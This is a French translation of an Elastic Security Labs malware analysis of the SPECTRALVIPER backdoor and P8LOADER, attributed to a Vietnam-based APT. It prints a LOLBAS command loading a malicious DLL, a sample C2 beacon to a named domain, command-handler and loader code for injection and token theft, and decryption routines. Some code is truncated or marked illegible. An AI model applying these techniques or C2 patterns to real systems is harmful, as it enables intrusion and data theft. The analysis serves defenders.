Elastic charms SPECTRALVIPER

By Cyril François, Daniel Stepanic, Seth Goodwin

Published: 2023-06-09 · Archived: 2026-04-05 15:34:19 UTC

Principaux points abordés dans cet article

- La série d'intrusions REF2754 exploite plusieurs chargeurs PE, des portes dérobées et des exécutions PowerShell.
- SPECTRALVIPER est une porte dérobée x64 lourdement obfusquée, non divulguée jusqu'à présent, qui offre des capacités de chargement et d'injection de PE, de téléchargement de fichiers, de manipulation de fichiers et de répertoires, et d'usurpation d'identité par jeton.
- Nous attribuons REF2754 à un ensemble d'intrusions basé au Vietnam et l'alignons sur l'acteur de menace Canvas Cyclone/APT32/OceanLotus.

Préambule

Elastic Security Labs suit depuis plusieurs mois une série d'intrusions ciblant de grandes entreprises publiques vietnamiennes, REF2754. Au cours de cette période, notre équipe a découvert de nouveaux logiciels malveillants utilisés en coordination par un acteur affilié à un État.

Cette recherche porte sur les points suivants :

- Le logiciel malveillant SPECTRALVIPER
- Le chargeur de logiciels malveillants P8LOADER
- Le logiciel malveillant POWERSEAL
- Campagne et analyse d'intrusion de REF2754

Flux d'exécution


Le premier événement enregistré est la création d'un fichier**(C:\Users\Public\Libraries\dbg.config)** par le service System déposé via SMB à partir d'un point d'extrémité précédemment compromis. L'adversaire a renommé l'utilitaire ProcDump de SysInternals, utilisé pour collecter les métadonnées de la mémoire des processus en cours d'exécution, pour le faire passer pour l'utilitaire de débogage de Windows (**windbg.exe**). En utilisant l'application ProcDump renommée avec l'option **-md**, l'adversaire a chargé **dbg.config** , une DLL non signée contenant du code malveillant.

Il convient de noter que la technique LOLBAS de ProcDump nécessite un processus valide dans les arguments ; ainsi, si **winlogon.exe** est inclus dans les arguments, il est utilisé parce qu'il s'agit d'un processus valide, et non parce qu'il est ciblé pour être collecté par ProcDump.

process.pe.original_file_name	process.name	process.command_line
procdump	WinDbg.exe	C:\Users\Public\Libraries\WinDbg.exe -accepteula -md C:\Users\Public\Libraries\dbg.config winlogon.exe -v

ProcDump se fait passer pour WinDbg.exe

La DLL non signée**(dbg.config)** contenait un shellcode DONUTLOADER qu'il tentait d'injecter dans **sessionmsg.exe** , le serveur de messages de session à distance de Microsoft. DONUTLOADER a été configuré pour charger la porte dérobée SPECTRALVIPER, puis les familles de logiciels malveillants P8LOADER ou POWERSEAL, qui dépendent de la situation. Vous trouverez ci-dessous le flux d'exécution de l'ensemble d'intrusion REF2754.



Flux d'exécution REF2754

Notre équipe a également observé un flux de travail similaire à celui décrit ci-dessus, mais avec des techniques différentes de proxy de leur exécution malveillante. Un exemple de cette technique consiste à utiliser le programme Internet Explorer (**ExtExport.exe**) pour charger une DLL, tandis qu'une autre technique consiste à charger latéralement une DLL malveillante (**dnsapi.dll**) à l'aide d'une application légitime (**nslookup.exe**), ce qui permet à l'utilisateur d'accéder à la DLL.).

Ces techniques et familles de logiciels malveillants constituent la série d'intrusions REF2754.


Analyse du code SPECTRALVIPER

Aperçu

Au cours de notre enquête, nous avons observé une famille de logiciels malveillants à porte dérobée que nous avons baptisée SPECTRALVIPER. SPECTRALVIPER est une porte dérobée Windows 64 bits codée en C++ et fortement obscurcie. Il fonctionne avec deux modes de communication distincts, ce qui lui permet de recevoir des messages via HTTP ou via un tuyau nommé Windows.

Notre analyse nous a permis d'identifier les capacités suivantes :

- **Chargement/Injection de PE** : SPECTRALVIPER peut charger et injecter des fichiers exécutables, en prenant en charge les architectures x86 et x64. Cette capacité lui permet d'exécuter des codes malveillants au sein de processus légitimes.
- **L'usurpation d'identité par jeton** : Le logiciel malveillant a la capacité de se faire passer pour un jeton de sécurité, ce qui lui confère des privilèges élevés et lui permet de contourner certaines mesures de sécurité. Cela permet un accès non autorisé et la manipulation de ressources sensibles.
- **Téléchargement de fichiers** : SPECTRALVIPER peut télécharger des fichiers vers et depuis le système compromis. Cela permet à l'attaquant d'exfiltrer des données ou de livrer des charges utiles malveillantes supplémentaires à la machine infectée.
- **Manipulation de fichiers/répertoires** : La porte dérobée est capable de manipuler des fichiers et des répertoires sur le système compromis. Cela comprend la création, la suppression, la modification et le déplacement de fichiers ou de répertoires, ce qui permet à l'attaquant d'exercer un contrôle étendu sur le système de fichiers de la victime.



SPECTRALVIPER overview

Flux d'exécution

Lancer

SPECTRALVIPER peut être compilé en tant qu'exécutable PE ou fichier DLL. Pour lancer le logiciel malveillant en tant que PE, il suffit d'exécuter **.\spectralviper.exe**.


Cependant, lorsque le logiciel malveillant est une DLL, il tente de se déguiser en bibliothèque légitime avec des exportations connues telles que sqlite3 dans notre échantillon observé.

Ordinal	Function RVA	Name Ordinal	Name RVA	Name
(nFunctions)	Dword	Word	Dword	szAnsi
00000001	0000120E	0001	0018C073	sqlite3_close
00000002	0000132F	0002	0018C081	sqlite3_column_count
00000003	0000120E	0003	0018C096	sqlite3_column_int
00000004	0000120E	0004	0018C0A9	sqlite3_column_int64
00000005	0000120E	0005	0018C0BE	sqlite3_column_text
00000006	0000120E	0006	0018C0D2	sqlite3_column_text16
00000007	00001211	0007	0018C0E8	sqlite3_exec
00000008	0000120E	0008	0018C0F5	sqlite3_finalize
00000009	0000120E	0009	0018C106	sqlite3_free
0000000A	0000120E	000A	0018C113	sqlite3_open
0000000B	00001000	000B	0018C120	sqlite3_open16
0000000C	0000120E	000C	0018C12F	sqlite3_open_v2
0000000D	0000120E	000D	0018C13F	sqlite3_prepare16_v2
0000000E	000012A0	000E	0018C154	sqlite3_prepare_v2
0000000F	0000120E	000F	0018C167	sqlite3_reset
00000010	000013C0	0010	0018C175	sqlite3_step

Exportations d'échantillons de la DLL SPECTRALVIPER

Le point d'entrée SPECTRALVIPER est caché dans ces exportations. Afin de trouver le bon, nous pouvons les appeler par force brute en utilisant PowerShell et rundll-ng. La commande PowerShell décrite ci-dessous appelle chaque exportation SPECTRALVIPER dans une boucle **for** jusqu'à ce que nous trouvions celle qui lance les capacités du logiciel malveillant.

```
for($i=0; $i -lt 20; $i++){.\rundll-ng\rundll64-ng.exe ".\7e35ba39c2c77775b0394712f89679308d1a4577b6e5d0387835ac6c06e556c
```



Appels à l'exportation de SPECTRALVIPER par la force des choses


Lors de l'exécution, le binaire fonctionne en mode HTTP ou en mode pipe, déterminé par sa configuration codée en dur.

Mode tuyau

En mode pipe, SPECTRALVIPER ouvre une pipe nommée avec un nom codé en dur et attend les commandes entrantes, dans cet exemple **\\Npipe\NSeCIR4gg**.

SPECTRALVIPER échantillon fonctionnant en mode tuyau

Ce tuyau nommé n'a pas d'attributs de sécurité, ce qui signifie qu'il est accessible à tous. Ceci est intéressant car un tuyau nommé non sécurisé peut être pris en charge par un acteur de menace co-résident (connu ou inconnu de l'opérateur du SPECTRALVIPER) ou par des équipes défensives comme moyen d'interrompre ce mode d'exécution.




Attributs de sécurité des tuyaux du SPECTRALVIPER

Cependant, un protocole spécifique est nécessaire pour communiquer avec ce tuyau. SPECTRALVIPER met en œuvre le protocole d'échange de clés Diffie-Helman pour échanger la clé nécessaire au cryptage et au décryptage des commandes transmises via le tuyau nommé, qui est crypté en AES.


Mode HTTP

En mode HTTP, le logiciel malveillant envoie une balise à son C2 toutes les *n* secondes, la période d'intervalle étant générée aléatoirement dans une fourchette comprise entre 10 et 99 secondes.



L'autre échantillon de SPECTRALVIPER fonctionne en mode HTTP

En utilisant un débogueur, nous pouvons forcer le binaire à utiliser le canal HTTP au lieu du tuyau nommé si le binaire contient un domaine codé en dur.




Déboguer SPECTRALVIPER pour forcer le mode HTTP

Vous trouverez ci-dessous un exemple de requête HTTP.

```
192.168.204.128 - - [11/Apr/2023 13:46:53] "GET /31aeffe3e85b4f028b8d7fe2ef443942 HTTP/1.1" 200 -
Connection: close
Accept-Encoding: gzip, deflate
Cookie: euconsent-v2=kArWYlBvQHWLSQtx+oZWTG9s+Q0z0eEJxli1DIKQVnyvuyrgcGTieY7JhPt3ts7CpfQceoE1iyXAz2zG7lq2W/rfJnwH8RCBF+X
GA4X9cGB9/SiRwf7OnwfE4x5kbYUT8BjkvgC3mS2m/dXfL8URIByCg2aarmwL/MeI+jAZDwa7OwT8MEBMFT49RKcrG52ExBn2HPZdHwdkZT0UamfkftYorA4
GNXMpiBIa/eE7tc7hFZ79uckQy2nnVAgye0EpegyXJZAZ4Lf5PhP0dgLdaFeEF23R8OW9We6yrZ/G8Q6H47a6Kv7TxZkdVJFOb1qVHeuEdg6gGYaIS1e/qTV
qfQ==
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.190 Safari
/537.36
Host: stablewindowsapp.com
```

Exemple de requête HTTP SPECTRALVIPER

La demande contient un en-tête de cookie, " **euconsent-v2** ", qui contient des informations recueillies auprès de l'hôte. Ces informations sont cryptées à l'aide du cryptage asymétrique RSA1024 et codées en base64 à l'aide de Base64. Vous trouverez ci-dessous un exemple du contenu du cookie avant le cryptage.



Cryptage des données de cookies avant RSA1024

Nous pensons que la première valeur, dans cet exemple " **H9mktfe2k0ukk64nZjw1ow==** ", est la clé AES générée de manière aléatoire qui est partagée avec le serveur pour crypter les données de communication.

Commandes

En analysant des échantillons de SPECTRALVIPER, nous avons découvert que la table des gestionnaires de commandes contenait entre 33 et 36 .


```
void __stdcall ctf::GlobalInitializeManager()
{
  ctf::Manager::Register(g_p_manager, 2ui64, ctf::callback::handler::DownloadFile);
  ctf::Manager::Register(g_p_manager, 3ui64, ctf::callback::handler::UploadFile);
  ctf::Manager::Register(g_p_manager, 5ui64, ctf::callback::handler::SetPollingIntervals);
  ctf::Manager::Register(g_p_manager, 6ui64, ctf::callback::handler::Handler6);
  ctf::Manager::Register(g_p_manager, 7ui64, ctf::callback::handler::KillTaskOrGetRunningTasks);
  ctf::Manager::Register(g_p_manager, 8ui64, ctf::callback::handler::CreateRundll32ProcessAndHollow);
  ctf::Manager::Register(g_p_manager, 11ui64, ctf::callback::handler::InjectShellcodeInProcess);
  ctf::Manager::Register(g_p_manager, 12ui64, ctf::callback::handler::CreateProcessAndInjectShellcode);
  ctf::Manager::Register(g_p_manager, 13ui64, ctf::callback::handler::InjectPEInProcess);
  ctf::Manager::Register(g_p_manager, 14ui64, ctf::callback::handler::CreateProcessAndHollow);
  ctf::Manager::Register(g_p_manager, 18ui64, ctf::callback::handler::SetSpawnTox86Orx64);
```

SPECTRALVIPER : enregistrement des gestionnaires de commandes

Vous trouverez ci-dessous un tableau énumérant les commandes qui ont été identifiées.

ID	Nom
2	Fichier de téléchargement
3	UploadFile
5	SetBeaconIntervals
8	CreateRundll32ProcessAndHollow
11	InjectShellcodeInProcess
12	CreateProcessAndInjectShellcode
13	InjectPEInProcess
14	CreateProcessAndHollow
20	CreateRundll32ProcessWithArgumentAndInjectPE
81	StealProcessToken
82	ImpersonateUser (se faire passer pour un utilisateur)
83	RevertToSelf
84	AdjustPrivileges
85	Obtenir le nom de l'utilisateur actuel
103	Liste des fichiers
106	Liste des processus en cours d'exécution
108	CopyFile
109	DeleteFile
110	Créer un répertoire
111	DéplacerFichier
200	RunDLLInOwnProcess

Afin d'accélérer le processus d'interaction avec SPECTRALVIPER, nous avons contourné les protocoles de communication et injecté notre propre porte dérobée dans le binaire. Cette porte dérobée ouvrira un socket et appellera les gestionnaires à la réception de nos messages.



Injection de notre porte dérobée pour appeler les gestionnaires SPECTRALVIPER

Lorsque la commande **AdjustPrivileges** est exécutée, et en fonction du niveau de privilège actuel du processus, le logiciel malveillant tente de définir la liste de privilèges suivante.

Name	Status	Description
SeBackupPrivilege	Disabled	Back up files and directories
SeChangeNotifyPrivilege	Default Enabled	Bypass traverse checking
SeCreateGlobalPrivilege	Default Enabled	Create global objects
SeCreatePagefilePrivilege	Disabled	Create a pagefile
SeCreateSymbolicLinkPrivilege	Disabled	Create symbolic links
SeDebugPrivilege	Disabled	Debug programs
SeDelegateSessionUserImpersonatePrivilege	Disabled	Obtain an impersonation token for another user in the same session
SeImpersonatePrivilege	Default Enabled	Impersonate a client after authentication
SeIncreaseBasePriorityPrivilege	Disabled	Increase scheduling priority
SeIncreaseQuotaPrivilege	Disabled	Adjust memory quotas for a process
SeIncreaseWorkingSetPrivilege	Disabled	Increase a process working set
SeLoadDriverPrivilege	Disabled	Load and unload device drivers
SeManageVolumePrivilege	Disabled	Perform volume maintenance tasks
SeProfileSingleProcessPrivilege	Disabled	Profile single process
SeRemoteShutdownPrivilege	Disabled	Force shutdown from a remote system
SeRestorePrivilege	Disabled	Restore files and directories
SeSecurityPrivilege	Disabled	Manage auditing and security log
SeShutdownPrivilege	Disabled	Shut down the system
SeSystemEnvironmentPrivilege	Disabled	Modify firmware environment values
SeSystemProfilePrivilege	Disabled	Profile system performance
SeSystemtimePrivilege	Disabled	Change the system time
SeTakeOwnershipPrivilege	Disabled	Take ownership of files or other objects
SeTimeZonePrivilege	Disabled	Change the time zone
SeUndockPrivilege	Disabled	Remove computer from docking station


Privilèges de réglage du SPECTRALVIPER

Évasion par la défense

Obfuscation du code

Le code binaire est fortement obscurci en divisant chaque fonction en fonctions fictives à plusieurs niveaux qui encapsulent la logique initiale. En outre, le flux de contrôle de ces fonctions est également obscurci par l'aplatissement du flux de contrôle. L'aplatissement du flux de contrôle est une technique d'obscurcissement qui supprime les structures de programme propres et place les blocs les uns à côté des autres à l'intérieur d'une boucle avec une instruction de commutation pour contrôler le flux du programme.

Vous trouverez ci-dessous un exemple de fonction d'identité de deuxième niveau dans lequel le paramètre **p_a1** mis en évidence est simplement renvoyé malgré la complexité de la fonction.




```
void *__fastcall ctf::IdentityFunction0(void *p_a1)
{
  int i; // eax
  bool v4; // [rsp+26h] [rbp-22h]
  bool v5; // [rsp+27h] [rbp-21h]
  void *_p_a1; // [rsp+28h] [rbp-20h]

  v4 = (((_BYTE)dword_140183B98 * ((_BYTE)dword_140183B98 - 1)) & 1) == 0;
  v5 = dword_140183B94 < 10;
  for ( i = -1701410084; ; i = -1902552864 )
  {
    while ( i <= -1624623599 )
    {
      if ( i == -1902552864 )
      {
        _p_a1 = ctf::IdentityFunction1(p_a1);
        i = 1156509635;
        if ( (((_BYTE)dword_140183B9[illegible] * ((_BYTE)dword_140183B98 - 1)) & 1) == 0 )
          i = -1624623598;
        if ( dword_140183B94 < 10 )
          i = -1624623598;
      }
      else
      {
        i = 1156509635;
        if ( v5 )
          i = -1902552864;
        if ( v4 )
          i = -1902552864;
      }
    }
    if ( i == -1624623598 )
      break;
    ctf::IdentityFunction1(p_a1);
  }
  return _p_a1;
```

Exemple de fonction obfusquée SPECTRALVIPER

Obfuscation des chaînes de caractères

Les chaînes de SPECTRALVIPER sont obscurcies à l'aide d'une structure personnalisée et d'un décryptage AES. La clé est codée en dur (**"\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f** ") et l'IV est contenu dans la structure de la chaîne cryptée.

```
00000000 ctf::EncryptedString struc ; (sizeof=0x11, mappedto_151)
00000000                                        ; XREF: .data:st
00000000 header          ctf::EncryptedString::Header ?
00000010 data            db ?
00000011 ctf::EncryptedString ends
```

Structure de chaîne cryptée 1/2

```
00000000 ctf::EncryptedString::Header union ;
00000000
00000000 size            dd ?
00000000 iv              db 16 dup(?)
00000000 ctf::EncryptedString::Header ends
```

Structure de la chaîne cryptée 2/2

Nous pouvons décrypter les chaînes en instrumentant le logiciel malveillant et en appelant ses fonctions de décryptage AES.

```
  auto AESSetKey = (aes_set_key_t)0x140116004;
  auto AESDecrypt = (aes_decrypt_t)0x140114FC4;
```

Décryptage de chaînes de caractères en instrumentant le binaire 1/2

```
template <class T>
T *Decrypt(uintptr_t address)
{
  assert(address);

  void *ctx = new char[0x1000]{0};
  auto encrypted_data = (EncryptedData *)address;
  AESSetKey(ctx, kKey, (sizeof kKey) - 1, encrypted_data->header.iv, 0);

  auto output = new T[encrypted_data->header.size]{0};
  AESDecrypt(ctx, output, encrypted_data->data, encrypted_data->header.size);
  return output;
}
```

Décryptage de chaînes de caractères en instrumentant le binaire 2/2

Résumé

SPECTRALVIPER est un backdoor x64 découvert lors d'une analyse d'intrusion par Elastic Security Labs. Il peut être compilé sous la forme d'un exécutable ou d'une DLL qui imite généralement les exportations binaires connues.

Il permet le chargement/injection de processus, l'usurpation d'identité et la manipulation de fichiers. Il utilise des canaux de communication cryptés (HTTP et named pipe) avec un cryptage AES et un échange de clés Diffie-Hellman ou RSA1024.

Tous les échantillons sont fortement obscurcis à l'aide du même obscurcisseur avec différents niveaux de durcissement.

En utilisant les informations recueillies par l'analyse statique et dynamique, nous avons pu identifier plusieurs autres échantillons dans VirusTotal. En utilisant le processus de débogage décrit ci-dessus, nous avons également pu collecter l'infrastructure C2 pour ces échantillons.

P8LOADER


Aperçu

L'exécutable portable (PE) décrit ci-dessous est un chargeur PE Windows x64, écrit en C++, que nous appelons P8LOADER d'après l'une de ses exportations, **P8exit**.

P8exit nom d'exportation

Découverte

P8LOADER a été initialement découvert lorsqu'une alerte de shellcode non sauvegardée a été générée par l'exécution d'un processus Windows valide, **RuntimeBroker.exe**. Les sections exécutables non sauvegardées, ou *code flottant*, sont le résultat de types de sections de code définis sur "Private" au lieu de "Image", comme c'est le cas lorsque le code est mappé sur un fichier sur le disque. Les fils qui démarrent à partir de ce type de régions de la mémoire sont anormaux et constituent un bon indicateur d'une activité malveillante.



event.category	event.code	process.thread.Ext.start_address_module	process.pe.original_file_name
[malware, intrusion_detection]	shellcode_thread	Unbacked	RuntimeBroker.exe

P8LOADER observation sans support

> Si vous souhaitez en savoir plus sur les événements exécutables non sauvegardés, consultez la publication de recherche Hunting in Memory de Joe Desimone.

Flux d'exécution

Le chargeur exporte deux fonctions qui ont la capacité de charger des binaires PE dans sa propre mémoire de processus, soit à partir d'un fichier, soit à partir de la mémoire.

Fonctions du P8LOADER

Le PE à exécuter est chargé en mémoire à l'aide de la méthode **VirtualAlloc** avec un algorithme classique de chargement du PE (chargement des sections, résolution des importations et application des relocalisations).

```
if ( !VirtualProtect(p_loaded_pe, _p_nt_header->OptionalHeader.SizeOfImage, PAGE_EXECUTE_READWRITE, &flOldProtect) )
{
  v31 = GetLastError();
```

P8LOADER chargement de l'EP à exécuter

Ensuite, un nouveau thread est alloué avec le point d'entrée de l'EP comme adresse de départ.

```
// PE is started here
Thread = CreateThread(0i64, 0i64, fp_Entrypoint, 0i64, CREATE_SUSPENDED, &ThreadId);
if ( !Thread )
```

P8LOADER : définition de l'adresse de départ de l'EP

Enfin, la poignée STDOUT du PE chargé est remplacée par un tuyau et un fil de lecture est créé pour rediriger la sortie du binaire vers le système de journalisation du chargeur.

```
// ctf -> Set pipe to std output in order to log loaded pe output!
StdHandle = (uintptr_t)GetStdHandle(STD_OUTPUT_HANDLE);
image_base = StdHandle;
if ( StdHandle != -1i64 )
{
  if ( SetStdHandle(STD_OUTPUT_HANDLE, g_h_pipe_direct_std) )
  {
    LODWORD(_p_reloc_data_directory) = 0;
    v7 = (__int64)CreateThread(0i64, 0i64, ctf::thread::LoopReadLoadedPE, 0i64, 0, (LPDWORD)&_p_reloc_data_directory);
```

P8LOADER redirection vers le système d'enregistrement des chargeurs

En plus de rediriger la sortie de l'EP chargé, le chargeur utilise un mécanisme d'interception d'API pour accrocher certaines API du processus chargé, enregistrer les appels qui lui sont adressés et envoyer les données par l'intermédiaire d'un tuyau nommé (dont le nom est une chaîne UUID générée de manière aléatoire).

L'accrochage de la table d'importation du PE est effectué au moment de la résolution de l'importation en remplaçant les adresses des fonctions importées à l'origine par leur propre stub.

Évasion par la défense

Obfuscation des chaînes de caractères

P8LOADER utilise une technique d'obscurcissement basée sur un modèle C++ pour masquer les erreurs et déboguer les chaînes avec un ensemble d'algorithmes différents choisis de manière aléatoire au moment de la compilation.


Ces chaînes sont obscurcies pour empêcher l'analyse, car elles fournissent des informations précieuses sur les fonctions et les capacités du chargeur.

```
_BYTE *__fastcall ctf::DecryptString0(uint8_t *p_encrypted_string)
{
  unsigned __int64 v1; // rdx
  _BYTE *result; // rax

  v1 = 0i64;
  result = p_encrypted_string + 1;
  do
  {
    result[v1] ^= (_BYTE)v1 + *p_encrypted_string;
    ++v1;
  }
  while ( v1 < 61 );
  p_encrypted_string[62] = 0;
  return result;
}
```

Exemple d'algorithme de décryptage de chaîne 1/3

```
const __m128i *__fastcall ctf::DecryptString1(const __m128i *a1)
{
  __m128i si128; // xmm1
  const __m128i *v2; // rax
  __int64 v3; // rdx
  __m128i v4; // xmm0

  si128 = _mm_load_si128((const __m128i *)&xmmword_102BDA0);
  v2 = a1;
  v3 = 2i64;
  do
  {
    v4 = _mm_loadu_si128(v2++);
    v2[-1] = _mm_sub_epi8(v4, si128);
    --v3;
  }
  while ( v3 );
  return a1;
}
```

Exemple d'algorithme de décryptage de chaîne 2/3



```
_BYTE *__fastcall ctf::DecryptString24Bytes(char *a1)
{
  char v1; // al
  _BYTE *result; // rax

  v1 = *a1;
  a1[1] ^= *a1;
  a1[2] ^= v1;
  a1[3] ^= *a1;
  a1[4] ^= *a1;
  a1[5] ^= *a1;
  a1[6] ^= *a1;
  a1[7] ^= *a1;
  a1[8] ^= *a1;
  a1[9] ^= *a1;
  a1[10] ^= *a1;
  a1[11] ^= *a1;
  a1[12] ^= *a1;
  a1[13] ^= *a1;
  a1[14] ^= *a1;
  a1[15] ^= *a1;
  result = a1 + 1;
  a1[16] ^= *a1;
  a1[17] ^= *a1;
  a1[18] ^= *a1;
  a1[19] ^= *a1;
  a1[20] ^= *a1;
  a1[21] ^= *a1;
  a1[22] ^= *a1;
  a1[23] = 0;
  return result;
}
```

Exemple d'algorithme de décryptage de chaîne 3/3

